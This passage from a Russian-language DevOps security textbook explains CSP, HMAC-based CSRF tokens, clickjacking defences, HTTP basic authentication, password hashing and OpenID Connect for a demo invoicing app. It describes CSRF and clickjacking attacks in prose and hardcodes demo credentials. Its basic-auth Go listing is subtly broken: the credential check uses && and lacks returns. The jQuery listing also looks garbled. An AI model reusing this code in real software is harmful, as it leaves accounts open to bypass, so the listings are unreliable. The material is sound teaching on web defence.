Я не случайно выбрал сайт расширений Mozilla. Это один из наиболее старых сайтов Mozilla, к тому же он наиболее сильно подвержен рискам, так как содержит расширение, используемые Firefox. Несколько лет назад его старая база кода была особенно уязвима к XSS-атакам: благодаря программе по отлову багов мы получали отчеты об уязвимостях почти каждую неделю, пока не внедрили CSP! В течение дня отчеты полностью исчезли, и инженеры смогли использовать освободившееся время для совершенствования сайта вместо игры в кошки-мышки с XSS-уязвимостями.

Я опущу детали политики из листинга 3.10. Обратитесь к документации CSP в MDN (<http://mng.bz/aMz3>), если вам интересно погрузиться в этот непростой механизм. CSP сложна и может оказаться труднореализуемой. Современные веб-приложения динамичны и взаимодействуют со сторонними ресурсами множеством различных способов. CSP позволяет определить, что станет разрешенным взаимодействием, а что — нет. Это прекрасно подходит для обеспечения безопасности, но также потребует некоторых усилий для настройки. Из-за этого требуется, чтобы CSP управлялась непосредственно разработчиками приложения, а не командой безопасности.

Возвращаясь к TDS-модели, взглянем на результаты базового сканирования ZAP при CSP, внедренной в invoicer (листинг 3.11).

Листинг 3.11. Базовое сканирование ZAP после реализации CSP

FAIL: Absence of Anti-CSRF Tokens

FAIL: X-Frame-Options Header Not Set

FAIL: 2 WARN: 0 INFO: 4 IGNORE: 0 PASS: 44

Две ошибки, связанные с XSS и CSP, исчезли из теста, как и ожидалось в результате внесения модификации из листинга 3.8, которая добавляла CSP-заголовков к домашней странице invoicer. Теперь мы можем сосредоточиться на подделке межсайтовых запросов (cross-site request forgery, CSRF).

3.2.2. Подделка межсайтовых запросов

Концепция привязки ссылки, размещенной на одном сайте, к ресурсам другого сайта — основной компонент Веб. Эта модель прекрасно работает, когда сайты надлежащим образом взаимодействуют друг с другом и не пытаются использовать гиперссылки для модификации контента второго сайта, но здесь все равно не обеспечена защита от злоупотреблений. При CSRF-атаке происходит следующее: подменяются ссылки между сайтами, чтобы заставить пользователей делать то, что они не собирались.

Присмотритесь к процессам, представленным на рис. 3.8. Пользователь каким-то образом выполнил переход на сайт `badsite.net`, может быть благодаря фишинг-сообщению или каким-либо другим средствам. При соединении с главной страницей `badsite.net` на шаге 1 HTML-код, возвращенный браузеру, содержит изображение-ссылку, указывающую на `http://invoicer.com/invoice/delete/2`. Браузер в процессе обработки HTML и составления страницы отправляет GET-запрос по URL-адресу изображения на шаге 2.




Рис. 3.8. CSRF-атака вынуждает пользователя, посетившего `badsite.net` (1), выслать запрос к `invoicer.com` без его на то разрешения (2)

Никакое изображение по ссылке не хранится, так как GET-запрос предназначался для удаления счета. Invoicer, ничего не зная об этой атаке, обращается с запросом как с приемлемым и удаляет счет 2 из базы данных. Badsite.net успешно заставил пользователя подменить запрос, который проходит через сайт `invoicer`, именно поэтому атака так и называется — подделка межсайтовых запросов.

Вы могли бы подумать: «Не должна ли аутентификация в `invoicer` защищать от такого рода атак?» В определенном смысле это именно так, но только когда поль-

зователь не аутентифицирован в `invoiceer` во время атаки. Если же он уже вошел в систему и соответствующие сеансовые cookie-файлы хранятся локально, то браузер отправит их вместе с GET-запросом. С точки зрения `invoiceer` запрос на удаление будет выглядеть совершенно приемлемым.

Мы можем защититься от CSRF-атак с помощью элемента отслеживания, который нужно посылать пользователю при составлении страницы, а когда отправляется запрос на удаление, браузер должен вернуть его обратно. Поскольку `badsite.net` действует вслепую и не имеет доступа к данным, которыми обмениваются `invoiceer` и браузер, то он не сможет заставить браузер выслать элемент при отправке вредоносного запроса на удаление. `Invoiceer` нужно лишь убедиться в том, что элемент существует, прежде чем предпринимать какие-либо действия. Если его нет, то запрос будет признан неприемлемым и будет отклонен.

Для реализации элемента для CSRF в `invoiceer` можно использовать несколько техник. Выберем одну из них, которая не нуждается в поддержке состояния на стороне сервера, — криптографический алгоритм HMAC. HMAC (hash-based message authentication code — хеш-код аутентификации сообщения) — это хеширующий алгоритм, который принимает входное значение и секретный ключ, а затем генерирует выходное значение фиксированной длины независимо от длины входных данных (листинг 3.12). Можете использовать HMAC для генерирования предоставляемых посетителям сайта уникальных элементов, которые будут идентифицировать последующие запросы и предотвращать CSRF-атаки.

Листинг 3.12. CSRF-элемент: HMAC с произвольными данными и секретный ключ

```
CSRFToken = HMAC(random value, secret key)
```

Ваш CSRF-элемент будет результатом уникального HMAC, генерируемого `invoiceer` при каждом запросе главной страницы. Когда браузер отправляет запрос на удаление в `invoiceer`, HMAC подвергается проверке. Если проверка пройдена успешно, то запрос обрабатывается. На рис. 3.9 отображен процесс формирования и проверки этого CSRF-элемента.

Когда пользователь посещает главную страницу `invoiceer`, браузеру возвращается HTML-документ, содержащий уникальный CSRF-элемент `CSRFToken`, который хранится как скрытое поле среди данных формы. Листинг 3.13 представляет собой отрывок HTML-страницы, который демонстрирует CSRF-элемент в скрытом поле HTML-формы.

Листинг 3.13. CSRF-элемент, содержащийся в скрытом поле HTML-формы

```
<form id="InvoiceGetter" method="GET">
  <label>ID :</label>
  <input id="invoiceid" type="text" />

  <input type="hidden" name="CSRFToken" value="S1tzo02vhdM
    CqqkN3jFpFt/BnB0R/N6QGM764sz/o0Y=$7P/PosE58XEnbzskAWswkqMU
    UPxbo+9BM9m0IvbHv+s">
  <input type="submit" />
</form>
```




Рис. 3.9. Invoicer формирует CSRF-элемент для пользователя при посещении им главной страницы (запрос GET) (вверху). CSRF-элемент должен быть отправлен вместе с запросом POST /invoice, который высылается следом для того, чтобы гарантировать, что пользователь посетил главную страницу перед формированием других запросов и не связан с принудительной отправкой POST-запроса посредством стороннего сайта

При отправке формы JavaScript-код, также имеющийся на главной странице, берет элемент из значений формы и помещает его в HTTP-заголовок X-CSRF-Token в запросе, отправленном к invoicer. Листинг 3.14 использует фреймворк jQuery для отправки запроса с элементом. Вы можете найти его в функции `getInvoice()` в файле `statics/invoicer-cli.js` в репозитории исходного кода `invoicer`.

Листинг 3.14. Код JavaScript для использования CSRF-элементов в запросе

```

function getInvoice(invoiceid, CSRFToken) {
    $('<div>desc-invoice</div>').html("<p>Showing invoice ID " + invoiceid + "</p>");
    $.ajax({
        url: "/invoice/delete/" + invoiceid,
        beforeSend: function (request) {
            request.setRequestHeader(
                "X-CSRF-Token",
                $("#CSRFToken").val());
        }
    }).then( function(resp) {
        $('<div>invoice-details</div>').text(resp);
    });
}
  
```

Код JavaScript берет CSRF-элемент из значений формы и добавляет его в HTTP-заголовок в запросе к invoice

На стороне `invoicer` конечная точка, которая обращается с удалением счетов, получает элемент из HTTP-заголовка и вызывает `checkCSRFToken()` для проверки HMAC перед обработкой запроса. Этот код показан в листинге 3.15.

Листинг 3.15. Go-код для проверки CSRF-элементов перед принятием запроса

```
func (iv *invoicer) deleteInvoice(w http.ResponseWriter, r *http.Request) {
    if !checkCSRFToken(r.Header.Get("X-CSRF-Token")) {
        w.WriteHeader(http.StatusNotAcceptable)
        w.Write([]byte("Invalid CSRF Token"))
        return
    }
    ...
}
```

Проверяет наличие
и валидность CSRF-элемента

`Invoicer` проверяет отправленный элемент, генерируя второй элемент и используя данные, полученные от пользователя, и доступный лишь ему секретный ключ. Если два элемента оказываются идентичными, то `invoicer` станет доверять запросам, полученным от пользователя. Если проверка провалится, запрос не будет обработан и в браузер вернется код ошибки. Для взлома этой схемы потребуется взлом криптографического алгоритма, который стоит за HMAC (SHA256), или получения доступа к секретному ключу. Оба эти варианта сложно осуществить.

Вернемся к примеру атаки, но в этот раз с внедренным CSRF-элементом. Код `<img src>`, написанный атакующим на `badsite.net`, все еще генерирует запрос, отправляемый в `invoicer`, но без приемлемого CSRF-элемента. `Invoicer` отклоняет его с кодом ошибки 406 Not Acceptable, как показано в консоли разработчика Firefox на рис. 3.10.




Рис. 3.10. Пользователь, затронутый CSRF-атакой, защищен отсутствием элемента. Запрос не обрабатывается `invoicer`

Перемещение элемента между приложением и браузером вскоре может усложниться, и реализация CSRF в больших приложениях будет довольно рискованной. По этой причине многие веб-фреймворки предоставляют автоматизированную поддержку CSRF-элементов. Редко можно встретить разработчика, который реализует CSRF-элементы вручную, но глубокое понимание атаки и способов защиты от нее поможет вам направлять DevOps-команду в области защиты веб-приложений.

SameSite-cookie

Во время написания книги в веб-браузеры был внедрен новый параметр для обеспечения упрощенного уклонения от CSRF-атак — SameSite-cookie. Когда разработчики приложения устанавливают значение атрибута SameSite=Strict на заданных cookie-файлах, они просят браузеры отправлять только эти cookie-файлы, когда пользователи непосредственно просматривают целевой сайт (в адресной строке браузера указан адрес сайта). К примеру, cookie-файлы, установленные invoicer, с атрибутом SameSite не будут отправляться с запросами, которые формируются при посещении badsite.net, тем самым предотвращается запуск CSRF-атаки badsite.net на invoicer.com.

Вполне вероятно, что в будущем атрибут SameSite станет стандартом для сессионных cookie-файлов, что полностью исключит CSRF-атаки. Но существование множества устаревших браузеров, не поддерживающих SameSite, означает, что сайты, которым необходима совместимость с предыдущими версиями, не получат доступа к нему и им придется предпочесть CSRF-элементы на основе HMAC.

Вместе с внедренным CSRF-элементом вы снова запустите базовое сканирование, чтобы убедиться в исчезновении ошибки, связанной с отсутствием CSRF-элемента (листинг 3.16).

Листинг 3.16. Обновленное базовое сканирование больше не предупреждает об отсутствии элемента против CSRF

```
FAIL: X-Frame-Options Header Not Set [10020] x 6
```

```
FAIL: 1 WARN: 0 INFO: 4 IGNORE: 0 PASS: 45
```

Осталась всего одна проблема! Далее мы сосредоточимся на области, связанной с X-Frame-Options и воздействием кликджекинг-атак.

3.2.3. Кликджекинг и защита плавающих фреймов

На заре существования Интернета сайты часто размещали контент, который брали друг у друга, с помощью встроенных фреймов и HTML-тега `<iframe>`. Теперь этот метод не приветствуется — для формирования сайтов из различных ресурсов предпочтительны более элегантные приемы. Но техника плавающих фреймов все еще существует, ее полностью поддерживают браузеры, и она может способствовать проявлению опасного вектора атак — *кликджекинга*.

Кликджекинг позволяет вредоносным сайтам обманывать пользователя — перенаправлять его на другой сайт по невидимой ссылке. Приведу пример: `badsite.net` создает невидимый на экране плавающий фрейм, указывающий на `invoicer.com`.

Кликджекинг-атака на главной странице `invoicer` показана на рис. 3.11. Слева прозрачность установлена на 50 %, чтобы продемонстрировать, что ссылка **CLICK ME!** с сайта `badsite.net` расположена прямо позади кнопки **Delete This Invoice** с главной страницы `invoicer`. Справа плавающий фрейм для `invoicer` настроен совершенно невидимым с применением CSS-директивы `opacity: 0`. Пользователь думает, что нажал кнопку **CLICK ME!**, хотя наложение плавающего фрейма для `invoicer` вынуждает его нажимать **Delete This Invoice**.




Рис. 3.11. Для кликджекинг-атаки используются невидимые плавающие фреймы (слева показан с 50%-ной прозрачностью), чтобы вынудить пользователя щелкнуть на ссылке, ведущей к целевому сайту

Как и при CSRF-атаке, браузер будет пытаться использовать существующую аутентификацию или сессию при обработке вредоносного запроса. С точки зрения браузера и `invoicer` жульническая ссылка допустима.

Об угрозе кликджекинга известно давно, и защита браузеров от нее существует. Эта защита не задействована по умолчанию, поэтому разработчикам нужно добавить ее вручную. Современный подход к защите от кликджекинга включает в себя использование CSP для установления политики для `'self'` в `child-src`, указывающем на то, что этот сайт должен быть помещен в плавающий фрейм только страницей, которая происходит из того же источника, а не из какого-либо другого.

Как упоминалось в базовом сканировании ZAP, другой способ защиты от кликджекинга — указание HTTP-заголовка `X-FRAME-OPTIONS`. Возвращение этого заголовка со значением `SAMEORIGIN` будет иметь такой же эффект, как и использование CSP-директивы. Также это предотвратит загрузку браузерами плавающего фрейма для `invoicer` непосредственно с сайта `badsite.net`. Пока не все браузеры поддерживают директиву `child-src` для CSP, поэтому использование `X-FRAME-OPTIONS` вдобавок к CSP станет прекрасным способом поддерживать защищенность.

CSP у вас уже указана на главной странице `invoiceer`, и вы расширите ее добавлением `child-src` и заголовка `X-FRAME-OPTIONS`. Листинг 3.17 показывает заголовки, указанные в листинге 3.8.

Листинг 3.17. Добавление защиты от клидджекинга на главную страницу `invoiceer`

```
func getIndex(w http.ResponseWriter, r *http.Request) {  
    w.Header().Add("Content-Security-Policy",  
        "default-src 'self'; child-src 'self';")  
    w.Header().Add("X-Frame-Options", "SAMEORIGIN")  
    ...  
}
```

Теперь, когда мы рассмотрели последнюю проблему, базовое сканирование должно, ликуя, возвестить об успешном сканировании, вернуть нулевой код завершения и позволить CircleCI продолжить сборку. Если в будущем снова появятся такие уязвимости, то автоматизированное сканирование выявит их и сразу же предупредит об этом разработчиков.

Базовое сканирование охватывает широкий ряд проблем, но с некоторыми из них, касающимися бизнес-логики приложения, нужно обходиться по-другому. Вы могли заметить, что в `invoiceer` на данный момент отсутствует аутентификация, а это довольно тревожное явление для приложения, предназначенного для обработки конфиденциальных данных. ZAP не способно предупредить вас об этом, потому что не знает, какие ресурсы должны требовать аутентификации. В следующем разделе мы обсудим распространенные техники аутентификации пользователей на сайтах и веб-API.

3.3. Методы аутентификации пользователей

Аутентификация пользователей — это одна из задач, которые в веб-приложении трудно обезопасить. Слабо спроектированный механизм аутентификации может дорого обойтись организации, и это происходит намного чаще, чем вы думаете. Как правило, вам необходимо будет сделать все возможное, чтобы никогда не хранить пароли в приложении. Делегируйте эту обязанность другим и положитесь на поставщика идентификации в вопросе аутентификации ваших пользователей.

В этом разделе мы обсудим поставщиков идентификации, но в силу того, что не каждое приложение их поддерживает, начнем с простейшего метода аутентификации — базовой HTTP-аутентификации.

3.3.1. Базовая HTTP-аутентификация

Базовая HTTP-аутентификация — это, как видно из названия, самый простой способ выполнения аутентификации на уровне браузера и веб-приложения. Для аутентификации пользователя браузер создает строку, содержащую имя пользователя, запятую и его пароль, а затем шифрует эту строку с помощью Base64 и пересылает ее приложению в HTTP-заголовке для авторизации (листинг 3.18).

Листинг 3.18. Создание заголовка Authorization для базовой аутентификации HTTP

```
authorization = base64.encode(username + ":" + password)
```

Приложение на другой стороне выполняет обратную операцию и извлекает имя пользователя и пароль из расшифрованной версии заголовков Base64 для авторизации.

Вдобавок к несложной реализации браузеры автоматически запрашивают у пользователей имя и пароль, когда приложение возвращает им HTTP-код 401 и заголовок `www-Authenticate`.

Реализуйте базовую аутентификацию в `invoicer`. Вам нужен пользователь, скажем `samantha`, и пароль, `1ns3cur3`. Объявите их как константы в исходном коде (листинг 3.19). Это явно небезопасно, но хорошо демонстрирует поведение базовой HTTP-аутентификации. Позднее вы замените этот метод аутентификации на что-нибудь более безопасное.

Листинг 3.19. Жесткое внесение данных пользователя в `invoicer`

```
const defaultUser string = "samantha"
const defaultPass string = "1ns3cur3"
```

Далее нужно поместить шаг аутентификации перед обработкой запросов к главной странице `invoicer`. Для этого вы добавите код в функцию `getIndex()` приложения, которая считывает заголовок `Authorization`, присланный в запросе, и сравнивает имя и пароль пользователя с теми, что были указаны в коде (листинг 3.20).

Листинг 3.20. Go-код базовой HTTP-аутентификации

```
func getIndex(w http.ResponseWriter, r *http.Request) {
    if len(r.Header.Get("Authorization")) < 8 ||
       r.Header.Get("Authorization")[0:5] != `Basic` {
        requestBasicAuth(w) ← Если заголовок аутентификации отсутствует или он в неподходящем формате, то он запрашивается через браузер
    }

    authbytes, err := base64.StdEncoding.DecodeString(
        r.Header.Get("Authorization")[6:])
    if err != nil {
        requestBasicAuth(w) ← Извлекает имя и пароль пользователя из заголовка Authorization
    }

    authstr := fmt.Sprintf("%s", authbytes)
    username := authstr[0:strings.Index(authstr, ":")]
    password := authstr[strings.Index(authstr, ":")+1:]
    if username != defaultUser && password != defaultPass {
        requestBasicAuth(w) ← Если имя или пароль пользователя не совпадают, они запрашиваются через браузер
    }
    ...
}
```

Этот код защищает главную страницу `invoicer`, запрашивая имя пользователя и пароль. Вам также нужно попросить браузер отправлять заголовок `Authorization` для `invoicer`, что осуществляется функцией `requestBasicAuth()` (листинг 3.21).

Листинг 3.21. Go-код, который запрашивает учетные данные для аутентификации

```
func requestBasicAuth(w http.ResponseWriter) {  
    w.Header().Set("WWW-Authenticate", `Basic realm="invoicer"`)  
    w.WriteHeader(401)  
    w.Write([]byte(`please authenticate`))  
}
```

Эта функция отвечает кодом HTTP 401 на неустоверенные запросы, отправленные браузером, что запускает запрашивание учетных данных пользователя (рис. 3.12).




Рис. 3.12. При запрашивании базовой HTTP-аутентификации Firefox отображает пользователю окно входа в систему, которая просит ввести имя пользователя и пароль, чтобы выслать их в заголовке `Authorization`

Простота базовой HTTP-аутентификации обеспечила ей популярность, но сама по себе она небезопасна по нескольким причинам.

- ❑ Пароль передается по Интернету в виде нешифрованного текста. Сегодня это исправимо с помощью TLS.
- ❑ Веб-приложение должно хранить список всех пользовательских паролей в базе данных, чтобы иметь возможность проверять запросы аутентификации.

В главе 4 мы поговорим, как внедрить TLS в инфраструктуру `invoicer` и зашифровать соединение между браузером и приложением, предупреждая перехват учетных данных. Проблема хранения и обслуживания паролей для всех ваших пользователей остается открытой, и мы ее сейчас обсудим.

3.3.2. Обслуживание паролей

Независимо от того, насколько серьезная защита будет применяться в инфраструктуре, придет время, когда данные из вашей базы начнут просачиваться наружу. Сегодня это можно назвать законом природы, и это настолько близко к реальности, что один из вопросов, которые мы задаем во время оценки рисков: «Что произойдет, когда ваша база данных появится в Twitter?»

В первую очередь в результате утечки информации из базы данных будут раскрыты пользовательские пароли. Пользователи обычно применяют одни и те же пароли в нескольких аккаунтах, и получение доступа к аккаунту онлайн-хранилища фотографий пользователя может обеспечить доступ к его банковскому аккаунту. По этой причине мы храним пароли в необратимом виде, чтобы не раскрыть настоящий пользовательский пароль в случае утечки данных.

Существует несколько алгоритмов для хранения необратимых паролей: `bcrypt` (<http://mng.bz/pcoG>), `scrypt` (<http://mng.bz/0Y73>), `argon2` (<http://mng.bz/WhL5>) и `PBKDF2` (<http://mng.bz/4COK>). Они все работают сходным образом. Шаги хранения состоят примерно в следующем.

1. Взять пароль пользователя в нешифрованном виде в качестве входных данных.
2. Считать некоторые произвольные байты — так называемую соль.
3. Вычислить хеш `H1` одного из пользовательских паролей и соли: `H1` = хеш (пароль + соль).
4. Хранить хеш `H1` и соль в базе данных.

Применяя этот алгоритм, придется хранить в базе данных не пользовательские пароли в нешифрованном виде, а только хеш пароля вместе с произвольными байтами — солью. Проверяется пользовательский пароль сравнением значений, введенных пользователем, и хеш-значения в базе данных следующим образом.


1. Берется пользовательский пароль в незашифрованном виде.
2. Хеш `H1` и соль считываются из базы данных.
3. Вычисляется хеш `H2` пользовательского пароля и соли: `H2` = хеш (пароль + соль).
4. Если `H2` = `H1`, пароль, отправленный пользователем, совпадает со значением, которое хранится в базе данных.

Безопасность этого метода основана на сопротивлении механизма хеширования: атакующему почти невозможно восстановить пароль из хеша. Разработчикам

не стоит писать собственные алгоритмы, лучше пользоваться одним из тех, которые проверены профессиональными специалистами по криптографии. В большинстве языков представлены безопасные реализации алгоритмов хеширования. Далее приведен пример использования PBKDF2 в Go (листинг 3.22).

Листинг 3.22. В Go используется алгоритм для безопасного хранения пользовательских паролей

```
password := "1ns3cur3"
salt := make([]byte, 16)
rand.Read(salt)
h1 := pbkdf2.Key(password, salt,
    65536, 32, sha256.New)
fmt.Printf("hash=%X\nsalt=%X\n", h1, salt)
```



Код в листинге 3.23 выводит шестнадцатеричный хеш и соль для хранения в базе данных.

Листинг 3.23. Хеш и соль, возвращенные после вычислений PBKDF2

```
hash=42819258ECD5DB8888F0310938CF3D77EA1140A8468FF4350251A9626521E538
salt=63152545D636E3067CEE8DCD8F8CF90F
```

Техника хеширования паролей может показаться простой, но сотням онлайн-сервисов не удавалось правильно ее реализовать. Криптография — сложная область, и в ней легко совершить незаметные ошибки, например использовать соль повторно или определить слишком малое значение одного из параметров хеширования.

Если вам нужно реализовать хеширование пароля в своем приложении, убедитесь в том, что используете безопасный алгоритм, и попросите профессионалов проверить ваш код. Еще более безопасный подход, с которым мы сейчас познакомимся, подразумевает передачу аутентификации пользователей внешнему сервису и отказ от хранения каких-либо паролей в самом приложении.

3.3.3. Поставщики идентификации

Управление пользователями и паролями — это трудоемкое занятие. Не только базы данных паролей подвержены утечке информации, но и сами пользователи часто забывают пароли и используют их повторно. В рамках приложения обслуживание пользовательских паролей требует наличия множества различных функциональностей (сообщения для восстановления пароля, многофакторная аутентификация и т. д.), которые не приносят никакой ценности в само приложение, но требуют времени и ресурсов на их реализацию.

Зачастую предпочтительным решением считается передать эти издержки кому-то другому. Большинство современных приложений поддерживают вход в систему с помощью третьей стороны, которую называют поставщиком идентификации (Identity Provider, IdP). Google, Microsoft, Facebook, GitHub и многие другие могут

выступать в качестве IdP, что позволяет пользователям входить в приложение с помощью аккаунта, который им предоставлен одним из таких поставщиков идентификации, а не создавать по новому аккаунту на каждый сайт.

Некоторые протоколы реализовали то, что называют технологией единого входа (single sign-on, SSO), — технику, используемую для единичного входа пользователя и распространения его идентификации на множество сервисов. Язык разметки утверждений безопасности (Security Assertion Markup Language, SAML) — это широко используемый крупными корпорациями протокол, который, однако, сложно реализовать из-за необходимости подписывать и проверять XML-документы. В последние годы популярность OAuth2 и OpenID Connect выросла благодаря протоколу, который легче реализовать в приложениях, чем SAML.

Новое поколение федеративного удостоверения: OpenID Connect

OpenID Connect — это протокол, созданный на основе OAuth2, который занимается аутентификацией пользователей на сайтах. OAuth2 — это сложный и мощный фреймворк для управления аутентификацией и авторизацией, а OpenID Connect — легче реализуемая разновидность OAuth2. Если вы хотите больше узнать об OAuth2 и OpenID Connect, вам стоит прочитать книгу *OAuth2 in Action* Антонио Сансо и Джастина Ричера (Manning, 2017).

Последовательность шагов для входа пользователя в приложение через IdP показана на рис. 3.13.

1. При первом запуске приложения у пользователя запрашивают данные для входа.
2. Кнопка входа перенаправляет пользователя к IdP с помощью адреса, который содержит специальные параметры в строке запроса.
3. IdP просит пользователя войти в систему (или при возможности использует существующую сессию) и отправляет его назад к приложению во время второго перенаправления.
4. Второе перенаправление содержит код, который приложение извлекает и обменивает на элемент запроса.
5. С помощью API-элемента приложение получает пользовательскую информацию от IdP.
6. Пользователь вошел в приложение и может продолжить им пользоваться.

Эта цепочка соединений определенно сложнее, чем базовая HTTP-аутентификация, но выгода от безопасности компенсирует повышенную сложность: приложение больше не обслуживает пароли, оно даже не касается их. Несмотря на кажущуюся усложненность последовательности запросов, интеграция приложения с поставщиком идентификации относительно несложная. Для того чтобы это продемонстрировать, добавьте поддержку OpenID Connect в invoicer с помощью Google в качестве IdP.

